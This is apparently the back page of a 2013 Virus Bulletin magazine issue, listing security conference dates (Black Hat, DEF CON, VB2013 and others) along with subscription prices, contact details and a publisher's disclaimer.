Black Hat USA will take place 27 July to 1 August 2013 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

DEF CON 21 will take place 1–4 August 2013 in Las Vegas, NV, USA. For more information see https://www.defcon.org/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

VB2013 takes place 2–4 October 2013 in Berlin, Germany. The conference programme and online registration are now available – early bird rates apply until 15 June. See http://www.virusbtn.com/conference/vb2013/.

MALWARE 2013 takes place 22–24 October 2013 in Fajardo, Puerto Rico, USA. See http://www.malwareconference.org/.

Ruxcon 2013 takes place 26–27 October 2013 in Melbourne, Australia. See http://www.ruxcon.org.au/.

Oil and Gas Cyber Security will be held 25–26 November 2013, in London, UK. For details see http://www.smi-online.co.uk/2013cyber-security5.asp.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

ADVISORY BOARD

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.